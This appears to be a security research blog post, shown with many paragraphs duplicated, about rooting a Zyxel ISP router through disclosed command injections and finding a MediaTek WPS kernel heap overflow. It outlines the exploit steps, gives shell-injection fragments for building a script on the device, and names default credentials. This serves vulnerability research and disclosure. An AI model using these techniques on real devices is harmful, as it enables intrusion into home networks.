< go back
*--------------------------------------------------------------------*
| From breaking into my ISP router to finding a MediaTek kernel 0day |
*--------------------------------------------------------------------*
// june 1, 2026 - kernel, iot, vr
Hi there! In this blog post, I will walk through how I went from poking around with my ISP router to achieving unauthenticated kernel remote code execution using a MediaTek 0day. The vulnerabilities involved in this research have been disclosed over the past months and have been assigned the following CVEs:
- CVE-2025-13942: Zyxel unauthenticated command injection in UPnP daemon
- CVE-2025-13943: Zyxel authenticated command injection in log export CGI
- CVE-2026-20452: MediaTek WPS kernel driver heap overflow
As usual, this research is heavily based on reverse engineering and a fair amount of trial and error, so please excuse any possible mistakes, especially in low-level kernel stuff, as this is a very complex topic. Also, take into account that, to prevent this post from being twice as long, I have omitted A LOT of rabbit holes and dead ends, as well as some intermediate steps and implementation details. This write-up does not reflect the entire process of the research, just the most interesting parts and the results.
Huge thanks to the community and all the amazing colleagues who supported me along the way. Anyway, enough introduction. Let's start with the post, since there is a lot to cover.
 ----[ Some context ]----------------------------------
This journey begins in late summer 2025, when my colleague Sergio and I decided to give Pwn2Own Ireland 2025 a shot, targeting a couple of embedded devices. However, we underestimated the tight timeframe of the competition, and our day jobs did not leave us with enough time to properly focus on it.
After many intense days (and nights) of hacking, we were not able to come up with a working exploit (although we did collect a decent number of DoS scripts lol). After dealing with the frustration, I decided to take a break from hacking for a few months and dedicate my free time to resting and enjoying life. Of course, that did not happen and, instead, I somehow ended up diving into this massive research.
The thing is that a few months earlier I had switched ISPs, which meant getting a new router. I am obviously not going to refer to this ISP by its name because it probably won't ever fix anything described in here, but it is a medium sized one here in Spain that was gaining a lot of popularity at the time due to offering good quality Internet at a low price. So, as always, I wanted to know what was inside this new router that would effectively act as the door to my home.
The router was a Zyxel device, although I did not know the model yet. I noticed that it supported both SSH and telnet, so I connected using the credentials provided by the ISP technician ("user:user") and was presented with a restricted Zyxel shell:
----[ Some context ]----------------------------------
This journey begins in late summer 2025, when my colleague Sergio and I decided to give Pwn2Own Ireland 2025 a shot, targeting a couple of embedded devices. However, we underestimated the tight timeframe of the competition, and our day jobs did not leave us with enough time to properly focus on it.
After many intense days (and nights) of hacking, we were not able to come up with a working exploit (although we did collect a decent number of DoS scripts lol). After dealing with the frustration, I decided to take a break from hacking for a few months and dedicate my free time to resting and enjoying life. Of course, that did not happen and, instead, I somehow ended up diving into this massive research.
The thing is that a few months earlier I had switched ISPs, which meant getting a new router. I am obviously not going to refer to this ISP by its name because it probably won't ever fix anything described in here, but it is a medium sized one here in Spain that was gaining a lot of popularity at the time due to offering good quality Internet at a low price. So, as always, I wanted to know what was inside this new router that would effectively act as the door to my home.
The router was a Zyxel device, although I did not know the model yet. I noticed that it supported both SSH and telnet, so I connected using the credentials provided by the ISP technician ("user:user") and was presented with a restricted Zyxel shell:
 After navigating around, it became clear that this was a very restricted interface too. It did not allow uploading firmware nor enabling proper access over SSH nor any other protocol. This is common in ISP routers to prevent users from modifyng the ISP configuration.
At this point, as anyone who wants to access its router would do, I opened it to try finding a UART interface or something similar, which was easy enough since the UART port had debug pins already attached:
After navigating around, it became clear that this was a very restricted interface too. It did not allow uploading firmware nor enabling proper access over SSH nor any other protocol. This is common in ISP routers to prevent users from modifyng the ISP configuration.
At this point, as anyone who wants to access its router would do, I opened it to try finding a UART interface or something similar, which was easy enough since the UART port had debug pins already attached:
 Connecting to it only revealed console output and the same restricted shell as over SSH, with no additional privileges.
The bootloader was also proprietary ('ZyXEL zloader v1.4.4'). It allowed interrupting the boot process, but only exposed another restricted shell with no obvious way to modify boot parameters (as it is sometimes possible with U-Boot):
Connecting to it only revealed console output and the same restricted shell as over SSH, with no additional privileges.
The bootloader was also proprietary ('ZyXEL zloader v1.4.4'). It allowed interrupting the boot process, but only exposed another restricted shell with no obvious way to modify boot parameters (as it is sometimes possible with U-Boot):
 Further analysis revealed that authenticated HTTP requests had their bodies encrypted, which was enough to keep me away for the moment. I stopped there and did not continue any further.
----[ Breaking into the router ]----------------------
However, as usual, I could not stop thinking about this, since the fact that there had been in the past such an easy command injection in my router felt like an invitation to break in. So, I created a new folder for this project in my vuln research directory and started diving deeper into this. First thing first, I did a proper network port scan, since I had not executed one earlier because I was only "taking a look":
Further analysis revealed that authenticated HTTP requests had their bodies encrypted, which was enough to keep me away for the moment. I stopped there and did not continue any further.
----[ Breaking into the router ]----------------------
However, as usual, I could not stop thinking about this, since the fact that there had been in the past such an easy command injection in my router felt like an invitation to break in. So, I created a new folder for this project in my vuln research directory and started diving deeper into this. First thing first, I did a proper network port scan, since I had not executed one earlier because I was only "taking a look":
 This allowed me to confirm that the '/bin/zhttpd' binary that I had was close enough with the one in my ISP router, since most of these routes were accessible.
After a quick look at each of them, '/cgi-bin/LogResult?action' caught my attention, which was mapped to function 'zHttpLogHandle'. This endpoint was responsible for managing device log operations and supported multiple actions through the 'action' parameter, such as creating network traffic captures and exporting them. To do so, it used system commands:
This allowed me to confirm that the '/bin/zhttpd' binary that I had was close enough with the one in my ISP router, since most of these routes were accessible.
After a quick look at each of them, '/cgi-bin/LogResult?action' caught my attention, which was mapped to function 'zHttpLogHandle'. This endpoint was responsible for managing device log operations and supported multiple actions through the 'action' parameter, such as creating network traffic captures and exporting them. To do so, it used system commands:
 When executing the export functionality, function 'copyLog' is called, which reads a previously generated 'tcpdump' capture file and writes its contents into a new log file. The problem here is that 'copyLog' processes the network capture line by line using 'fgets' and then, for each line read, it constructs a shell command using a 'snprintf' wrapper. Then, it directly executes it using 'system':
 Since this process does not include any sanitization of the binary data that comes out of the network capture, any string containing shell metacharacters is interpreted by the shell and later executed, enabling remote command execution. Perfect.
To exploit this, the attacker required authentication. Also, as I previously mentioned, all authenticated requests to the web interface were encrypted, but this could be easily reversed by looking at the clientside JavaScript:
Since this process does not include any sanitization of the binary data that comes out of the network capture, any string containing shell metacharacters is interpreted by the shell and later executed, enabling remote command execution. Perfect.
To exploit this, the attacker required authentication. Also, as I previously mentioned, all authenticated requests to the web interface were encrypted, but this could be easily reversed by looking at the clientside JavaScript:
 So, I quickly crafted an exploit that executed the following:
1. Authenticate to the web interface with valid credentials to obtain a session key.
2. Start a network traffic capture
3. Send an HTTP request to the router with a header containing a command injection payload.
4. Stop the network traffic capture
5. Trigger the vulnerability by requesting a log export
After some bugfixing, I successfully got a root shell on the device:
So, I quickly crafted an exploit that executed the following:
1. Authenticate to the web interface with valid credentials to obtain a session key.
2. Start a network traffic capture
3. Send an HTTP request to the router with a header containing a command injection payload.
4. Stop the network traffic capture
5. Trigger the vulnerability by requesting a log export
After some bugfixing, I successfully got a root shell on the device:
 This vulnerability was reported to Zyxel and assigned CVE-2025-13943. You can take a deeper look into the exploit and all affected devices at my github page.
----[ Exploring the device ]--------------------------
Once inside, the first thing I did was to extract the 'admin' password so that I did not depend on the 'zhttpd' exploit to access the device. To do so, I just followed the article mentioned previously, which described which bytes to look for in order to locate the password inside the bootloader memory:
This vulnerability was reported to Zyxel and assigned CVE-2025-13943. You can take a deeper look into the exploit and all affected devices at my github page.
----[ Exploring the device ]--------------------------
Once inside, the first thing I did was to extract the 'admin' password so that I did not depend on the 'zhttpd' exploit to access the device. To do so, I just followed the article mentioned previously, which described which bytes to look for in order to locate the password inside the bootloader memory:
 It was obviously another command injection, this time in an unauthenticated service. Exploitation was a little bit trickier, though. The parameters susceptible to injection, 'NewRemoteHost' and 'NewInternalClient', were copied into 15-byte buffers before being inserted into the command string, limiting each of them to 15 characters:
 To work around this, I created an exploit that builds a temporary script on the device character by character across multiple requests and then executes it. Since both 'NewRemoteHost' and 'NewInternalClient' are inserted into the same 'iptables' command at different positions, both fields can be injected simultaneously on each request. 'NewRemoteHost' is used to define a shell variable containing the path of the temporary script ('a=/tmp/a'), while 'NewInternalClient' is used to append one character at a time to it ('printf X>>$a'). The full command executed on each request is the following:
 Again, this vulnerability was reported to Zyxel, who confirmed that 'zupnp' was part of a deprecated Zyxel SDK that many ISPs still implemented. It was assigned CVE-2025-13942 and you can take a deeper look into the exploit and all affected devices at my github page.
----[ Diving into the kernel ]------------------------
Great, I had discovered two command injections: one in the web interface and another one in the UPnP service. But now that I had gained a fairly good understanding of the device, I wanted to try finding something more complex that would let me really explore exploit development in the wild. Something like a stack overflow with binary protections or a complex UAF. Or maybe... something in the kernel.
Remember the UPnP 'WFADevice'? It forwarded user input directly to the kernel via 'ioctl'. Also, this device ran a very old MIPS Linux kernel, which likely had few modern protections, so this seemed like a nice introduction to kernel exploitation, if I could find something.
So first, I opened again the '/usr/bin/wscd' binary in Ghidra and began to dig deeper. As I already discussed earlier, it exposed 'WFADevice', which allowed configuration of Wi-Fi parameters over IP using WPS. In this case, this UPnP device only implemented one service, named 'WFAWLANConfig'. Although the standard protocol describes several commands, 'wscd' only had 4 of them:
- GetDeviceInfo
- PutMessage
- PutWLANResponse
- SetSelectedRegistrar
Command 'GetDeviceInfo' didn't have parameters, since it only retrieved some Wi-Fi related information. However, the other three commands did accept user input, and all of them ended up calling 'wsc_set_oid', which sent that input straight into the kernel via 'ioctl' using command '0x8BE1':
Again, this vulnerability was reported to Zyxel, who confirmed that 'zupnp' was part of a deprecated Zyxel SDK that many ISPs still implemented. It was assigned CVE-2025-13942 and you can take a deeper look into the exploit and all affected devices at my github page.
----[ Diving into the kernel ]------------------------
Great, I had discovered two command injections: one in the web interface and another one in the UPnP service. But now that I had gained a fairly good understanding of the device, I wanted to try finding something more complex that would let me really explore exploit development in the wild. Something like a stack overflow with binary protections or a complex UAF. Or maybe... something in the kernel.
Remember the UPnP 'WFADevice'? It forwarded user input directly to the kernel via 'ioctl'. Also, this device ran a very old MIPS Linux kernel, which likely had few modern protections, so this seemed like a nice introduction to kernel exploitation, if I could find something.
So first, I opened again the '/usr/bin/wscd' binary in Ghidra and began to dig deeper. As I already discussed earlier, it exposed 'WFADevice', which allowed configuration of Wi-Fi parameters over IP using WPS. In this case, this UPnP device only implemented one service, named 'WFAWLANConfig'. Although the standard protocol describes several commands, 'wscd' only had 4 of them:
- GetDeviceInfo
- PutMessage
- PutWLANResponse
- SetSelectedRegistrar
Command 'GetDeviceInfo' didn't have parameters, since it only retrieved some Wi-Fi related information. However, the other three commands did accept user input, and all of them ended up calling 'wsc_set_oid', which sent that input straight into the kernel via 'ioctl' using command '0x8BE1':
 This command '0x8BE1' falls within the Linux Wireless Extensions private range (0x8BE0-0x8BFF), meaning it bypasses the generic network stack and is instead handled by the private 'ioctl' handler of the corresponding wireless driver. In this case, the Wi-Fi chipset was from MediaTek, so the driver was also MediaTek-provided and compiled directly into the kernel. This implied that following the user input path would require diving into kernel space and reversing driver code directly.
Next step was then to obtain the kernel image, which I extracted directly from the memory of the device:
This command '0x8BE1' falls within the Linux Wireless Extensions private range (0x8BE0-0x8BFF), meaning it bypasses the generic network stack and is instead handled by the private 'ioctl' handler of the corresponding wireless driver. In this case, the Wi-Fi chipset was from MediaTek, so the driver was also MediaTek-provided and compiled directly into the kernel. This implied that following the user input path would require diving into kernel space and reversing driver code directly.
Next step was then to obtain the kernel image, which I extracted directly from the memory of the device:
 With Claude's help, I found that the function handling 'ioctl' messages with command '0x8BE1' was 'rt28xx_ap_ioctl'. The naming was consistent with the MediaTek RT28xx chip family, which confirmed I was looking at vendor code. This function acted as an initial dispatcher, routing each 'ioctl' message to the appropriate handler inside the MediaTek kernel driver. With this, I was able to locate each handler function for every 'WFAWLANConfig' UPnP command.
After some initial analysis, I focused on the 'SetSelectedRegistrar' command, which is ultimately processed by 'WscSelectedRegistrar'. This command is part of the WPS auth flow and is used to signal the state of an ongoing registration process (not really important for us). It takes a single parameter, 'NewMessage', which is a base64-encoded blob containing one or more TLV (Type-Length-Value) structures. Once decoded, 'WscSelectedRegistrar' iterates over these TLVs sequentially and processes them one by one.
For TLVs of type '0x1049', it does the following:
With Claude's help, I found that the function handling 'ioctl' messages with command '0x8BE1' was 'rt28xx_ap_ioctl'. The naming was consistent with the MediaTek RT28xx chip family, which confirmed I was looking at vendor code. This function acted as an initial dispatcher, routing each 'ioctl' message to the appropriate handler inside the MediaTek kernel driver. With this, I was able to locate each handler function for every 'WFAWLANConfig' UPnP command.
After some initial analysis, I focused on the 'SetSelectedRegistrar' command, which is ultimately processed by 'WscSelectedRegistrar'. This command is part of the WPS auth flow and is used to signal the state of an ongoing registration process (not really important for us). It takes a single parameter, 'NewMessage', which is a base64-encoded blob containing one or more TLV (Type-Length-Value) structures. Once decoded, 'WscSelectedRegistrar' iterates over these TLVs sequentially and processes them one by one.
For TLVs of type '0x1049', it does the following:
 That felt incredible. However, it was my first time dealing with a kernel crash, so having a working exploit was still a long way off.
----[ Intro to kernel exploitation ]------------------
Before I could do anything useful with this kernel crash, I needed to understand what was actually happening under the hood. I had never done kernel exploitation before, so I spent a good amount of time studying the topic, especially for embedded and MediaTek devices. Out of all the resources I found, I must reference the following two, since they were the most helpful ones (and the most similar cases):
- HEXACON 2025 - Arise from the Wireless: Breaking the Security Barrier in Wi-Fi by Xiaobye
- hyprblog - mediatek? more like media-rekt, amirite.
After all the learning, I figured out that I needed to identify which adjacent heap objects I was overflowing into. Since I could not find a way to attach GDB to the kernel, the best approach I could think of was to crash the device repeatedly and analyze each kernel panic. The problem was that my testing device took around 3 minutes to reboot, meaning I had to send the overflowing payload and then sit around waiting before I could retry. This was my setup for the rest of the research, so I ended up spending half the time just waiting next to my computer while doing other things that did not require much attention, such as playing Portal 2 for the sixth time. You may not like it, but this is what peak kernel exploit development looks like for embedded devices:
That felt incredible. However, it was my first time dealing with a kernel crash, so having a working exploit was still a long way off.
----[ Intro to kernel exploitation ]------------------
Before I could do anything useful with this kernel crash, I needed to understand what was actually happening under the hood. I had never done kernel exploitation before, so I spent a good amount of time studying the topic, especially for embedded and MediaTek devices. Out of all the resources I found, I must reference the following two, since they were the most helpful ones (and the most similar cases):
- HEXACON 2025 - Arise from the Wireless: Breaking the Security Barrier in Wi-Fi by Xiaobye
- hyprblog - mediatek? more like media-rekt, amirite.
After all the learning, I figured out that I needed to identify which adjacent heap objects I was overflowing into. Since I could not find a way to attach GDB to the kernel, the best approach I could think of was to crash the device repeatedly and analyze each kernel panic. The problem was that my testing device took around 3 minutes to reboot, meaning I had to send the overflowing payload and then sit around waiting before I could retry. This was my setup for the rest of the research, so I ended up spending half the time just waiting next to my computer while doing other things that did not require much attention, such as playing Portal 2 for the sixth time. You may not like it, but this is what peak kernel exploit development looks like for embedded devices:
